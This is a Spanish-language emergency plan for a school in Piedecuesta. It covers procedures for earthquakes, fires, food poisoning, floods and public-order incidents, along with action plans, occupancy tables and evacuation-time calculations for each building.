PROCEDIMIENTO EN CASO DE SISMOS

En caso de una emergencia por sismo la comunidad educativa se debe seguir el procedimiento descrito a continuación.

Antes de la emergencia

- Asegurar objetos que puedan caer y ocasionar una lesión a alguien como estantes, armarios, etc.
- Verifique el estado y la disponibilidad de los recursos usados para la atención de la emergencia (camillas, botiquines, extintores, etc.)
- Identifique las rutas de evacuación, salidas de emergencia y puestos de encuentro más cercanos.
- Identifique los brigadistas, guías de evacuación y personal de vigilancia del edificio.
- Mantener los recursos de atención de emergencias en lugares de fácil acceso pero seguros.
- Determinar la sismo resistencia de las estructuras, con el fin de saber cuáles pueden presentar mayor riesgo.
- Participe en las actividades de capacitación, simulacros y socialización del plan de emergencias de la institución.
- Identificar los puntos donde se realiza el corte de agua luz gas.
- Tener a la mano un directorio con los números de las entidades externas que pueden ayudar en la situación.


Durante la emergencia

- Mantenga la calma, no corra.

- Ubíquese en sitios seguro.
- Aléjese de ventanas, armarios, balcones y demás estructuras que puedan colapsar y causar daño.

Después de la emergencia

- Si es necesario evacuar, siga las instrucciones de los guías de evacuación y brigadistas de manera rápida y ordenada.
- Corte el fluido eléctrico y el gas
- Aléjese de lugares que puedan colapsar con las réplicas.
- Si queda atrapado, intente utilizar señales sonoras o visibles.
- No reingrese a las instalaciones hasta que se indique lo contrario.
- Si ve algo fuera de lo normal repórtelo al personal encargado de la emergencia.
- Realizar un reporte de la emergencia.



PROCEDIMIENTO EN CASO DE INCENDIO

En caso de una emergencia por incendio la comunidad educativa se debe seguir el procedimiento descrito a continuación.

Antes de la emergencia

- Realizar mantenimiento preventivo a los equipos y redes eléctricas.
- Identifique las rutas de evacuación, salidas de emergencia y puestos de encuentro más cercanos.
- Identifique los brigadistas y guías de evacuación
- Mantener limpias y ordenadas las instalaciones de la institución.
- Verificar el correcto almacenamiento y uso de materiales inflamables, como gas químicos, etc.
- Verificar las conexiones de gas y la ubicación del equipo de panadería y restaurante escolar, con el fin de garantizar condiciones óptimas de operación.
- Realizar inspección de los equipos de atención de emergencia ubicados en las distintas áreas de la empresa (botiquín, camillas, extintores y gabinetes contra incendio).
- Tener a la mano un directorio con los números de las entidades externas que pueden ayudar en la situación.


Durante la emergencia

- Evitar pánico de las personas y verificar la situación.
- Si está en capacidad y el incendio es pequeño controle el incendio con los recursos que posee la institución.
- Si el incendio es muy grande llame a las entidades externas de apoyo como bomberos y defensa civil.
- Aleje cualquier material combustible de la zona afectada.

- Si hay demasiado humo y gases tape su boca con un pañuelo y deslice por el suelo para salir de la zona.
- Si suena la alarma de evacuación, hágalo en forma rápida y ordenada verificando que la ruta a seguir sea segura.
- Si queda atrapado, intente utilizar señales sonoras o visibles.
- Si su ropa se incendia, póngase las manos en el rostro arrójese al suelo y de vueltas.
- Aléjese del área afectada.

Después de la emergencia

- Reporte cualquier situación anormal.
- No reingrese a las instalaciones hasta que el personal encargo de la orden después de la evaluación del estado estas..



PROCEDIMIENTO EN CASO DE UNA INTOXICACION ALIMENTARIA

En caso de una emergencia por intoxicación alimentaria la comunidad educativa se debe seguir el procedimiento descrito a continuación.

Antes de la emergencia

- Verificar el estado de los alimentos a preparar, que no estén vencidos o en estado de descomposición.
- Inspección de los elementos usados para la preparación de los alimentos
- Realizar mantenimiento preventivo a los equipos de la cafetería y restaurante
- Realizar inspección de los equipos de atención de emergencia ubicados en las distintas áreas de la empresa (botiquín, camillas).
- Identifique los brigadistas.

Durante la emergencia

- Mantenga la calma.
- Notifique a los brigadistas de la emergencia
- Si tiene conocimientos de primeros auxilios ayude a la víctima.
- Llamar a entidades de salud para atender la persona.

Después de la emergencia

- Espere órdenes de los brigadistas.
- Retome sus actividades normales.

PROCEDIMIENTO EN CASO DE UNA INUNDACIÓN

Antes de la emergencia

- Identifique las rutas de evacuación, salidas de emergencia y puestos de encuentro más cercanos.
- Identifique los brigadistas y guías de evacuación.
- Verificar el estado de los desagües, cañerías, canales, y realizar limpieza frecuentemente
- Identificar las zonas que son más propensas de inundaciones
- Asegurar objetos y conexiones que pueden ser afectadas por las inundaciones, no colocar estos en el piso.
- Participar en las capacitaciones del plan de emergencia.


Durante la emergencia

- Evitar pánico de las personas y verificar la situación.
- Hacer salvamento de elementos importantes en el sitio (archivo, equipos, muebles, etc.).
- desconecte los aparatos eléctricos, solo si es posible y no pone en riesgo su integridad.
- Si el agua proviene del exterior de la edificación trate de bloquear el ingreso de esta.
- Identificar si hay personas lesionadas y brindarle primeros auxilios.
- Resguardarse en lugares altos donde no este inundado.

Después de la emergencia

- Inspeccionar la edificación. No volver a las actividades normales hasta asegurarse de que no hay peligro para las personas.
- No solicite ayuda si no es estrictamente necesario.

- Seguir las instrucciones del personal de atención de emergencias.
- Nunca levantar objetos metálicos ni cables caídos, ya que pueden estar energizados.
- Extraer el agua de las zonas afectadas, con el fin de hacer la recuperación de estas.



PROCEDIMIENTO EN CASO DE RIESGO PÚBLICO

Antes de la emergencia


- Identifique el personal de seguridad de la institución.
- Verifique el estado de los recursos de seguridad con los que cuenta la institución.
- Identifique puntos críticos de seguridad en las instalaciones.
- Asegure las áreas donde estén ubicados equipos de valor.
- Controlar la entrada y salida de personas ajenas a la institución.

Durante la emergencia

- Mantener la calma.
- Informar de la situación que se presente al personal de seguridad de la institución.
- Informe al comandante del SCI de la situación.
- Llame a la policía para que brinden apoyo en el control de la emergencia.
- Asegure la zona y no deje que nadie altere el lugar de los hechos.
- Si hay lesionados, brinde atención y llame a entidades externas de apoyo.

Después de la emergencia

- Asegúrese que la situación fue controlada.
- Reporte cualquier anomalía que se identifique.
- Retome actividades normales.



Anexo 8. Planes de acción

PLAN GENERAL
OBJETIVO: Establecer procesos que permitan a los miembros de la institución actuar con seguridad y de la mejor manera al momento de una emergencia.
RESPONSABLES: Sistema de Comando de Incidentes
FUNCIONES EN CASO DE EMERGENCIA
ANTES <ul style="list-style-type: none">• Identificar las zonas vulnerables de la institución, y los riesgos que allí se presentan• Verificar los recursos que se poseen para la atención de emergencias y el estado de estos• Actualizar el plan de emergencias.• Difundir la información del plan de emergencia a los distintos miembros de la comunidad.• Control y prevención de las condiciones inseguras de la institución.
DURANTE <ul style="list-style-type: none">• Realizar una evaluación de la magnitud y el impacto de la emergencia• Ejecutar los planes de acción y procedimientos.• Asignar los recursos a usar para la atención de la emergencia• Contactar la ayuda externa cuando esta sea necesaria• Crear líneas de comunicación entre el personal encargado en la atención de la emergencia.
DESPUES <ul style="list-style-type: none">• Realizar informe de lo sucedido y como se atendió la emergencia• Hacer una evaluación de la actuación ante la emergencia para corregir los problemas que tenga el plan de emergencia• Garantizar que se repongan todos los recursos usados en la atención de la emergencia y que se encuentren en buen estado.• Hacer un análisis de las consecuencias de la emergencia.

PLAN DE SEGURIDAD
OBJETIVO: Controlar la seguridad de las instalaciones, y el manejo adecuado de los sistemas de acceso a estas.
RESPONSABLES: Personal de seguridad de la institución

PLAN DE SEGURIDAD
AYUDA EXTERNA: Policía Nacional
RECURSOS: económicos, humanos, cámaras.
FUNCIONES EN CASO DE EMERGENCIA
ANTES <ul style="list-style-type: none"> • Verificar el funcionamiento correcto de los equipos de seguridad (cámaras). • Tener control de los ingresos y las salidas del personal ajeno a la institución. • Revisión del estado de las rutas de evacuación, que no se encuentren obstruidas, que estén habilitadas.
DURANTE <ul style="list-style-type: none"> • Asegurar que las puertas se encuentren abiertas, y que se permita el flujo de las personas. • Controlar el ingreso y salida de personas a las instalaciones en momentos de emergencias, solo debe ingresar el personal de apoyo externo y personal autorizado. • Manejar el flujo de vehículos dentro de las instalaciones. • Estar pendiente de las cámaras para detectar otras emergencias y problemas de seguridad.
DESPUES <ul style="list-style-type: none"> • Entregar un informe con las situaciones que ocurrieron durante la emergencia, para realizar mejoras. • Verificar que no estén saqueando la institución, y si es necesario pedir apoyo a entidades externas. • Control de la entrada y salidas de personas de las instalaciones.

PLAN DE PRIMEROS AUXILIOS
OBJETIVO: Brindar la atención oportuna y de forma adecuada.
RESPONSABLES: Atender a los heridos y lesionados de manera correcta y ágil, de manera que se pueda tener un conocimiento del estado para definir qué atención será necesaria.
AYUDA EXTERNA: Cruz Roja, hospitales, clínicas.
RECURSOS: camillas, botiquines fijos y portátiles, elementos de protección personal, equipo de comunicación.
FUNCIONES EN CASO DE EMERGENCIA
ANTES <ul style="list-style-type: none"> • Brindar información continua y actualizada sobre temas de primeros auxilios. • Verificar el estado de los recursos necesarios en primeros auxilios y si hay la

PLAN DE PRIMEROS AUXILIOS
<p>cantidad adecuada.</p> <ul style="list-style-type: none"> • Realizar mantenimiento preventivo a los equipos de primeros auxilios. • Hacer inspección de los botiquines para contar con los implementos adecuados y en buen estado. • Saber los datos de contacto de las entidades externas que pueden brindar apoyo ante una emergencia.
<p>DURANTE</p> <ul style="list-style-type: none"> • Hacer la clasificación de heridos. • Atender a las personas que hayan sufrido lesiones. • Evaluar la necesidad de apoyo externo, en caso de ser necesario comunicarse con estos para pedir ayuda. • Acompañar a las personas afectadas, hasta que lleguen los equipos de apoyo • Identificar si en otro lugar de las instalaciones hay alguna persona con necesidad de atención médica.
<p>DESPUES</p> <ul style="list-style-type: none"> • Reportar al jefe de brigadas los detalles de las personas atendidas. • Realizar un inventario de los recursos usados y el estado de estos, con el fin de reponer los dañados. • Hacer una retroalimentación de la forma como fue atendida la emergencia para mejorar en futuras ocasiones.

PLAN CONTRA INCENDIOS
<p>OBJETIVO: Documentar de manera práctica y organizada el protocolo que se debe cumplir en caso de incendio, con el fin de reducir el impacto que esta emergencia pueda ocasionar.</p>
<p>RESPONSABLES: Coordinador de incendios, brigadistas.</p>
<p>AYUDA EXTERNA: Bomberos voluntarios de Piedecuesta, Defensa civil, Cruz roja.</p>
<p>RECURSOS: Extintores, Gabinete contra incendios, red de comunicación, elementos de protección personal.</p>
FUNCIONES EN CASO DE EMERGENCIA
<p>ANTES</p> <ul style="list-style-type: none"> • Verificar que todas las áreas cuenten con los extintores necesarios. • Realizar inspecciones del estado de los recursos como gabinetes contra incendio, extintores.

PLAN CONTRAINCENDIOS

- Planificar mantenimiento preventivo a los recursos necesarios para la atención de la emergencia
- Hacer revisión de las instalaciones de la institución con el fin de encontrar condiciones inseguras que puedan ocasionar un incendio.

DURANTE

- Tratar de controlarlo con los recursos existentes, actuando con seguridad, y velando por la integridad física.
- Activar la alarma y pedir ayuda a los encargados del control de incendios.
- Si hay humo agáchese y salga de la zona.
- Controle el pánico a su alrededor, no corra no grite, mantenga la calma.
- Evalué la gravedad del incendio, para determinar si es necesario evacuar las instalaciones.
- Pida apoyo de las ayudas externas, en caso de ser necesario.
- Garantice la seguridad de las rutas de evacuación.
- Diríjase al punto de encuentro definido y espere indicaciones del personal de apoyo en la evacuación.
- Verificar por parte de los encargados de la evacuación que todo el personal haya desalojado las instalaciones.

DESPUES

- No regresar al sitio de la emergencia hasta que se verifique que es seguro.
- Realizar una inspección del lugar con el fin de generar un informe de los daños ocasionados.
- Verificar si hubo víctimas de la emergencia y la atención que le fue brindada.
- Realice un inventario de los recursos usados en la atención de la emergencia, con el fin de reacondicionarlos para futuras situaciones.
- Evaluar la actuación de todos los involucrados en la atención de la emergencia, con el fin de retroalimentarse y poder mejorar los procedimientos.

PLAN DE INFORMACIÓN PÚBLICA


OBJETIVO: Informar a las distintas personas interesadas en la emergencia, de manera clara, rápida y verificar la validez de la información, con el fin de no generar caos.


RESPONSABLES: Director de comunicaciones

RECURSOS: Teléfono, Internet, medios de comunicación, Comunicados, etc.

PLAN DE INFORMACIÓN PÚBLICA	
FUNCIONES EN CASO DE EMERGENCIA	
ANTES	<ul style="list-style-type: none"> • Recolectar y actualizar la información de los distintos miembros de la comunidad educativa, con el fin de poder contactar a alguien en caso de una emergencia • Preparación en el manejo de crisis. • Estar informado de las diferentes acciones y procedimientos contemplados en el plan de emergencia • Saber cómo actuar ante una emergencia. • Saber de qué forma y a quien se debe suministrar la información.
DURANTE	<ul style="list-style-type: none"> • Mantener la calma • Recolectar información suficiente y veraz de la emergencia • Organizar la información antes de trasmitirla, con el fin de que sea clara. • Generar boletines de información. • Informar oportunamente a las personas interesadas. • Clasificar la información que va a ser suministrada.
DESPUES	<ul style="list-style-type: none"> • Realizar un boletín final de lo sucedido, con información relevante. • Controlar que la información que sea trasmitida después de la emergencia sea la correcta. • Realizar una retroalimentación del manejo de la situación.



Anexo 9. Protocolo de evacuación







Anexo 10. Rutas de evacuación


EDIFICIO ADMINISTRATIVO





EDIFICIO LABORATORIOS



EDIFICIO AULAS DE CLASE



EDIFICIO RESTAURANTE - CAFETERÍA



Anexo 11. Carga Ocupacional

- Jornada de la mañana

CARGA OCUPACIONAL MAÑANA		POBLACIÓN (NUMERO DE PERSONAS)				
EDIFICIO	NIVEL	DEPENDENCIA	CLASE	CARGA FIJA	CARGA FLOTANTE	CARGA MÁXIMA
Administrativo	1	Área de espera	Área común	0	6	6
		Psicología	Administrativa	1	2	3
		Sala de juntas	Administrativa	0	10	10
		Coordinación académica	Administrativa	1	2	3
		Pagaduría	Administrativa	1	2	3
		Rectoría	Administrativa	1	2	3
	Portería	Administrativa	2	0	2	
	2	Biblioteca	Área común	1	40	41
		Sala de profesores	Administrativa	0	15	15
Sala de sistemas		Administrativa	1	2	3	
Laboratorios	1	Coordinación disciplinaria	Administrativa	1	2	3
		Papelería	Administrativa	1	2	3
		Aula de agroindustria	Laboratorios	1	35	36
		Sala de computadores de mesa	Laboratorios	1	35	36
		Sala de computadores portátiles	Laboratorios	1	35	36
	2	Laboratorio de Física	Laboratorios	1	35	36
		Laboratorio de Química	Laboratorios	1	35	36
		Laboratorio de Biología	Laboratorios	36	0	36
		Salón de artes	Laboratorios	1	35	36
		Salón de teatro	Laboratorios	1	35	36
		Sala de medios audiovisuales	Laboratorios	1	35	36
Aulas de clase: bloque A	1	Sala de profesores	Administrativa	5	10	15
		Aula de clase 2	Académica	36	0	36
		Aula de clase 3	Académica	36	0	36
	2	Aula de clase 1	Académica	36	0	36
		Aula de clase 2	Académica	36	0	36
		Aula de clase 3	Académica	36	0	36
Aulas de clase: bloque B	1	Aula de clase 1	Académica	36	0	36
		Aula de clase 2	Académica	36	0	36
		Aula de clase 3	Académica	36	0	36
	2	Aula de clase 1	Académica	36	0	36
		Aula de clase 2	Académica	36	0	36
		Aula de clase 3	Académica	36	0	36
Aulas de clase: bloque C	1	Aula de clase 1	Académica	36	0	36
		Aula de clase 2	Académica	36	0	36
		Aula de clase 3	Académica	36	0	36
	2	Aula de clase 1	Académica	36	0	36
		Aula de clase 2	Académica	36	0	36
		Aula de clase 3	Académica	36	0	36
Aulas de clase: bloque D	1	Aula de clase 1	Académica	35	0	35
		Aula de clase 2	Académica	35	0	35
		Aula de clase 3	Académica	35	0	35
	2	Aula de clase 1	Académica	35	0	35
		Aula de clase 2	Académica	35	0	35
		Aula de clase 3	Académica	35	0	35
Aulas de clase: bloque E	1	Aula de clase 1	Académica	1	0	1
		Aula de clase 2	Académica	1	0	1
		Aula de clase 3	Académica	1	0	1
	2	Aula de clase 1	Académica	36	35	71
		Aula de clase 2	Académica	36	35	71
		Aula de clase 3	Académica	1	35	36
Aulas de clase: bloque F	1	Aula de clase 1	Académica	40	35	75
		Aula de clase 2	Académica	40	35	75
		Aula de clase 3	Académica	0	35	35
	2	Aula de clase 1	Académica	0	35	35
		Aula de clase 2	Académica	0	35	35
		Aula de clase 3	Académica	0	35	35
Restaurante y Cafetería	1	Restaurante	Área común	0	0	0
	2	Cafetería	Área común	2	30	32
TOTALES				1039	720	1759

• Jornada de la tarde

CARGA OCUPACIONAL TARDE		POBLACIÓN (NUMERO DE PERSONAS)				
EDIFICIO	NIVEL	DEPENDENCIA	CLASE	CARGA FIJA	CARGA FLOTANTE	CARGA MÁXIMA
Administrativo	1	Área de espera	Área común	0	6	6
		Psicología	Administrativa	1	2	3
		Sala de juntas	Administrativa	0	10	10
		Coordinación académica	Administrativa	1	2	3
		Pagaduría	Administrativa	1	2	3
		Rectoría	Administrativa	1	2	3
	2	Portería	Administrativa	2	0	2
		Biblioteca	Área común	1	40	41
		Sala de profesores	Administrativa	0	15	15
Laboratorios	1	Sala de sistemas	Administrativa	1	2	3
		Coordinación disciplinaria	Administrativa	1	2	3
		Papelaría	Administrativa	1	2	3
		Aula de agroindustria	Laboratorios	0	0	0
		Sala de computadores de mesa	Laboratorios	1	32	33
	2	Sala de computadores portátiles	Laboratorios	0	0	0
		Laboratorio de Física	Laboratorios	0	0	0
		Laboratorio de Química	Laboratorios	0	0	0
		Laboratorio de Biología	Laboratorios	0	0	0
		Salón de artes	Laboratorios	1	32	33
Aulas de clase: bloque A	1	Salón de teatro	Laboratorios	0	0	0
		Sala de medios audiovisuales	Laboratorios	0	0	0
		Sala de profesores	Administrativa	0	10	10
	2	Aula de clase 2	Académica	34	0	34
		Aula de clase 3	Académica	33	0	33
		Aula de clase 1	Académica	0	0	0
Aulas de clase: bloque B	1	Aula de clase 2	Académica	0	0	0
		Aula de clase 3	Académica	0	0	0
		Aula de clase 1	Académica	33	0	33
	2	Aula de clase 2	Académica	33	0	33
		Aula de clase 3	Académica	33	0	33
		Aula de clase 1	Académica	0	0	0
Aulas de clase: bloque C	1	Aula de clase 2	Académica	0	0	0
		Aula de clase 3	Académica	0	0	0
		Aula de clase 1	Académica	33	0	33
	2	Aula de clase 2	Académica	33	0	33
		Aula de clase 3	Académica	33	0	33
		Aula de clase 1	Académica	0	0	0
Aulas de clase: bloque D	1	Aula de clase 2	Académica	0	0	0
		Aula de clase 3	Académica	0	0	0
		Aula de clase 1	Académica	33	0	33
	2	Aula de clase 2	Académica	33	0	33
		Aula de clase 3	Académica	33	0	33
		Aula de clase 1	Académica	0	0	0
Aulas de clase: bloque E	1	Aula de clase 2	Académica	0	0	0
		Aula de clase 3	Académica	0	0	0
		Aula de clase 1	Académica	33	0	33
	2	Aula de clase 2	Académica	33	0	33
		Aula de clase 3	Académica	33	0	33
		Aula de clase 1	Académica	0	0	0
Aulas de clase: bloque F	1	Aula de clase 2	Académica	0	0	0
		Aula de clase 3	Académica	0	0	0
		Aula de clase 1	Académica	0	0	0
	2	Aula de clase 2	Académica	0	0	0
		Aula de clase 3	Académica	0	0	0
		Aula de clase 1	Académica	0	0	0
Restaurante y Cafetería	1	Restaurante	Área común	0	0	0
	2	Cafetería	Área común	2	30	32
TOTALES				510	189	699

Anexo 12. Tiempos de evacuación

- Jornada de la mañana (población fija y ruta principal)**

EDIFICIO ADMINISTRATIVOS	NIVEL 1			
	N personas	Ancho	Distancia	Ts
De última persona del pasillo hasta la puerta	6	1,73	30,9	54,17
De la puerta hasta el Punto de encuentro 1		10	10	17,13
			40,9	71,30

EDIFICIO ADMINISTRATIVOS	NIVEL 2			
	N personas	Ancho	Distancia	Ts
De última persona del pasillo hasta la rampa	2	1,33	20,33	35,04
En la rampa		1,53	25,02	42,71
De fin de la rampa hasta la puerta		4,12	7,75	13,29
De la puerta hasta el Punto de encuentro 1		10	10	16,82
			63,1	107,86

EDIFICIO LABORATORIOS	NIVEL 1			
	N personas	Ancho	Distancia	Ts
De última persona del pasillo hasta la salida del edificio	5	2,3	42,44	72,41
De salida del edificio hasta el Punto de encuentro 2		9	25	42,09
			67,44	114,50

EDIFICIO LABORATORIOS	NIVEL 2			
	N personas	Ancho	Distancia	Ts
De última persona del pasillo hasta la rampa	41	1,92	37,88	79,56
En la rampa		1,8	54,6	108,52
De fin de la rampa hasta la salida del edificio		6,7	15,14	29,94
De salida del edificio hasta el Punto de encuentro 2		9	25	45,17
			132,62	263,19

EDIFICIO RESTAURANTE-CAFETERÍA	NIVEL 1			
	N personas	Ancho	Distancia	Ts
De última persona del lugar hasta la salida del edificio	0	1,3	22,8	0,00
De salida del edificio hasta el Punto de encuentro 3		4	70	0,00
			92,8	0,00

EDIFICIO RESTAURANTE-CAFETERÍA	NIVEL 2			
	N personas	Ancho	Distancia	Ts
De última persona del lugar hasta las escaleras	2	4,85	26,47	44,43
En las escaleras		1,7	9,57	24,83
De fin de escaleras hasta la salida del edificio		1,3	9,64	17,25
De salida del edificio hasta el Punto de encuentro 3		4	70	117,05
			115,68	203,57

EDIFICIO AULAS DE CLASE - BLOQUE A	NIVEL 1			
	N personas	Ancho	Distancia	Ts
De última persona del pasillo hasta la salida del edificio	77	1,7	37,96	98,11
De salida del edificio hasta el Punto de encuentro 3		5	85	153,51
			122,96	251,62

EDIFICIO AULAS DE CLASE - BLOQUE A	NIVEL 2			
	N personas	Ancho	Distancia	Ts
De última persona del pasillo hasta las escaleras del Bloque B	108	1,7	35,95	108,79
En las escaleras		1,7	8,5	70,12
De fin de escaleras hasta la salida del edificio		4,5	7,31	30,64
De salida del edificio hasta el Punto de encuentro 2		9	40	75,90
			91,76	285,45

EDIFICIO AULAS DE CLASE - BLOQUE B	NIVEL 1			
	N personas	Ancho	Distancia	Ts
De última persona del pasillo hasta la salida del edificio	108	1,7	37,8	111,87
De salida del edificio hasta el Punto de encuentro 2		9	40	75,90
			77,8	187,77

EDIFICIO AULAS DE CLASE - BLOQUE B	NIVEL 2			
	N personas	Ancho	Distancia	Ts
De última persona del pasillo hasta las escaleras	108	1,7	44,88	123,67
En las escaleras		1,7	8,5	70,12
De fin de escaleras hasta la salida del edificio		4,5	7,31	30,64
De salida del edificio hasta el Punto de encuentro 2		9	40	75,90
			100,69	300,33

EDIFICIO AULAS DE CLASE - BLOQUE C	NIVEL 1			
	N personas	Ancho	Distancia	Ts
De última persona del pasillo hasta la salida del edificio	108	1,7	41,57	118,15
De salida del edificio hasta el Punto de encuentro 2		9	40	75,90
			81,57	194,05

EDIFICIO AULAS DE CLASE - BLOQUE C	NIVEL 2			
	N personas	Ancho	Distancia	Ts
De última persona del pasillo hasta la rampa	108	1,7	53,37	137,82
En la rampa		1,7	47,2	127,54
De salida de la rampa hasta el Punto de encuentro 2		9	40	75,90
			140,57	341,25

EDIFICIO AULAS DE CLASE - BLOQUE D	NIVEL 1			
	N personas	Ancho	Distancia	Ts
De última persona del pasillo hasta la salida del edificio	105	1,7	49,38	129,81
De salida del edificio hasta el Punto de encuentro 2		9	40	75,64
			89,38	205,45

EDIFICIO AULAS DE CLASE - BLOQUE D	NIVEL 2			
	N personas	Ancho	Distancia	Ts
De última persona del pasillo hasta la rampa	105	1,7	29,47	96,63
En la rampa		1,7	47,2	126,18
De salida de la rampa hasta el Punto de encuentro 2		9	40	75,64
			116,67	298,45

EDIFICIO AULAS DE CLASE - BLOQUE E	NIVEL 1			
	N personas	Ancho	Distancia	Ts
De última persona del pasillo hasta la salida del edificio	3	1,7	60,09	101,51
De salida del edificio hasta el Punto de encuentro 3		5	85	142,13
			145,09	243,64

EDIFICIO AULAS DE CLASE - BLOQUE E	NIVEL 2			
	N personas	Ancho	Distancia	Ts
De última persona del pasillo hasta las escaleras	73	1,7	32,38	87,00
En las escaleras		1,7	8,5	54,28
De fin de escaleras hasta la salida del edificio		1,7	37	94,70
De salida de la rampa hasta el Punto de encuentro 3		5	85	152,90
			162,88	388,88

EDIFICIO AULAS DE CLASE - BLOQUE F	NIVEL 1			
	N personas	Ancho	Distancia	Ts
De última persona del pasillo hasta la salida del edificio	80	1,7	73,96	159,47
De salida del edificio hasta el Punto de encuentro 3		5	85	153,97
			158,96	313,44

EDIFICIO AULAS DE CLASE - BLOQUE F	NIVEL 2			
	N personas	Ancho	Distancia	Ts
De última persona del pasillo hasta las escaleras del Bloque E	0	1,7	39,77	0,00
En las escaleras		1,7	8,5	0,00
De fin de escaleras hasta la salida del edificio		1,7	37	0,00
De salida de la rampa hasta el Punto de encuentro 3		5	85	0,00
			170,27	0,00

- **Jornada de la tarde (población fija y ruta principal)**

EDIFICIO ADMINISTRATIVOS	NIVEL 1			
	N personas	Ancho	Distancia	Ts
De última persona del pasillo hasta la puerta	6	1,73	30,9	54,17
De la puerta hasta el Punto de encuentro 1		10	10	17,13
			40,9	71,30

EDIFICIO ADMINISTRATIVOS	NIVEL 2			
	N personas	Ancho	Distancia	Ts
De última persona del pasillo hasta la rampa	2	1,33	20,33	35,04
En la rampa		1,53	25,02	42,71
De fin de la rampa hasta la puerta		4,12	7,75	13,29
De la puerta hasta el Punto de encuentro 1		10	10	16,82
			63,1	107,86

EDIFICIO LABORATORIOS	NIVEL 1			
	N personas	Ancho	Distancia	Ts
De última persona del pasillo hasta la salida del edificio	3	2,3	42,44	71,74
De salida del edificio hasta el Punto de encuentro 2		9	25	41,92
			67,44	113,66

EDIFICIO LABORATORIOS	NIVEL 2			
	N personas	Ancho	Distancia	Ts
De última persona del pasillo hasta la rampa	1	1,92	37,88	63,53
En la rampa		1,8	54,6	91,43
De fin de la rampa hasta la salida del edificio		6,7	15,14	25,35
De salida del edificio hasta el Punto de encuentro 2		9	25	41,75
			132,62	222,06

EDIFICIO RESTAURANTE-CAFETERÍA	NIVEL 1			
	N personas	Ancho	Distancia	Ts
De última persona del lugar hasta la salida del edificio	0	1,3	22,8	0,00
De salida del edificio hasta el Punto de encuentro 3		4	70	0,00
			92,8	0,00

EDIFICIO RESTAURANTE-CAFETERÍA	NIVEL 2			
	N personas	Ancho	Distancia	Ts
De última persona del lugar hasta las escaleras	2	4,85	26,47	44,43
En las escaleras		1,7	9,57	24,83
De fin de escaleras hasta la salida del edificio		1,3	9,64	17,25
De salida del edificio hasta el Punto de encuentro 3		4	70	117,05
			115,68	203,57

EDIFICIO AULAS DE CLASE - BLOQUE A	NIVEL 1			
	N personas	Ancho	Distancia	Ts
De última persona del pasillo hasta la salida del edificio	67	1,7	37,96	93,58
De salida del edificio hasta el Punto de encuentro 3		5	85	151,97
			122,96	245,56

EDIFICIO AULAS DE CLASE - BLOQUE A	NIVEL 2			
	N personas	Ancho	Distancia	Ts
De última persona del pasillo hasta las escaleras del Bloque B	0	1,7	35,95	0,00
En las escaleras		1,7	8,5	0,00
De fin de escaleras hasta la salida del edificio		4,5	7,31	0,00
De salida del edificio hasta el Punto de encuentro 2		9	40	0,00
			91,76	0,00

EDIFICIO AULAS DE CLASE - BLOQUE B	NIVEL 1			
	N personas	Ancho	Distancia	Ts
De última persona del pasillo hasta la salida del edificio	99	1,7	37,8	107,80
De salida del edificio hasta el Punto de encuentro 2		9	40	75,13
			77,8	182,92

EDIFICIO AULAS DE CLASE - BLOQUE B	NIVEL 2			
	N personas	Ancho	Distancia	Ts
De última persona del pasillo hasta las escaleras	0	1,7	44,88	0,00
En las escaleras		1,7	8,5	0,00
De fin de escaleras hasta la salida del edificio		4,5	7,31	0,00
De salida del edificio hasta el Punto de encuentro 2		9	40	0,00
			100,69	0,00

EDIFICIO AULAS DE CLASE - BLOQUE C	NIVEL 1			
	N personas	Ancho	Distancia	Ts
De última persona del pasillo hasta la salida del edificio	99	1,7	41,57	114,08
De salida del edificio hasta el Punto de encuentro 2		9	40	75,13
			81,57	189,21

EDIFICIO AULAS DE CLASE - BLOQUE C	NIVEL 2			
	N personas	Ancho	Distancia	Ts
De última persona del pasillo hasta la rampa	33	1,7	53,37	103,88
En la rampa		1,7	47,2	93,60
De salida de la rampa hasta el Punto de encuentro 2		9	40	69,49
			140,57	266,97

EDIFICIO AULAS DE CLASE - BLOQUE D	NIVEL 1			
	N personas	Ancho	Distancia	Ts
De última persona del pasillo hasta la salida del edificio	99	1,7	49,38	127,10
De salida del edificio hasta el Punto de encuentro 2		9	40	75,13
			89,38	202,22

EDIFICIO AULAS DE CLASE - BLOQUE D	NIVEL 2			
	N personas	Ancho	Distancia	Ts
De última persona del pasillo hasta la rampa	0	1,7	29,47	0,00
En la rampa		1,7	47,2	0,00
De salida de la rampa hasta el Punto de encuentro 2		9	40	0,00
			116,67	0,00

EDIFICIO AULAS DE CLASE - BLOQUE E	NIVEL 1			
	N personas	Ancho	Distancia	Ts
De última persona del pasillo hasta la salida del edificio	99	1,7	60,09	144,95
De salida del edificio hasta el Punto de encuentro 3		5	85	156,90
			145,09	301,84

EDIFICIO AULAS DE CLASE - BLOQUE E	NIVEL 2			
	N personas	Ancho	Distancia	Ts
De última persona del pasillo hasta las escaleras	0	1,7	32,38	0,00
En las escaleras		1,7	8,5	0,00
De fin de escaleras hasta la salida del edificio		1,7	37	0,00
De salida de la rampa hasta el Punto de encuentro 3		5	85	0,00
			162,88	0,00

EDIFICIO AULAS DE CLASE - BLOQUE F	NIVEL 1			
	N personas	Ancho	Distancia	Ts
De última persona del pasillo hasta la salida del edificio	0	1,7	73,96	0,00
De salida del edificio hasta el Punto de encuentro 3		5	85	0,00
			158,96	0,00

EDIFICIO AULAS DE CLASE - BLOQUE F	NIVEL 2			
	N personas	Ancho	Distancia	Ts
De última persona del pasillo hasta las escaleras del Bloque E	2	1,7	39,77	67,19
En las escaleras		1,7	8,5	22,15
De fin de escaleras hasta la salida del edificio		1,7	37	62,57
De salida de la rampa hasta el Punto de encuentro 3		5	85	141,97
			170,27	293,89

Anexo 13. Socialización a la comunidad educativa

SOCIALIZACIÓN DEL PLAN DE EMERGENCIA DEL INSTITUTO PROMOCIÓN SOCIAL DE PIEDECUESTA



2015

¿QUÉ ES UN PLAN DE EMERGENCIA?

Un plan de emergencias es un conjunto de acciones organizadas tendientes a establecer esquemas para la respuesta frente a la ocurrencia de situaciones de emergencia y/o desastre.

Determina: qué, cómo, dónde, quién.



IMPORTANCIA DE UN PLAN DE EMERGENCIA




¿Qué hacer en caso de Emergencia?

RUTA DE
EVACUACION

SALIDA DE
EMERGENCIA

NIVELES DE EMERGENCIA



AMENAZAS IDENTIFICADAS

◆	Sismos
◆	Inundación
◆	Eventos atmosféricos
◆	Incendios
◆	Contaminación por sustancias químicas
◆	Concentración masiva
◆	Falla estructural
◆	Riesgo público
◆	Explosión

ANÁLISIS DE VULNERABILIDAD

Personas	Gestión organizacional
	Capacitación y entrenamiento
	Características de seguridad
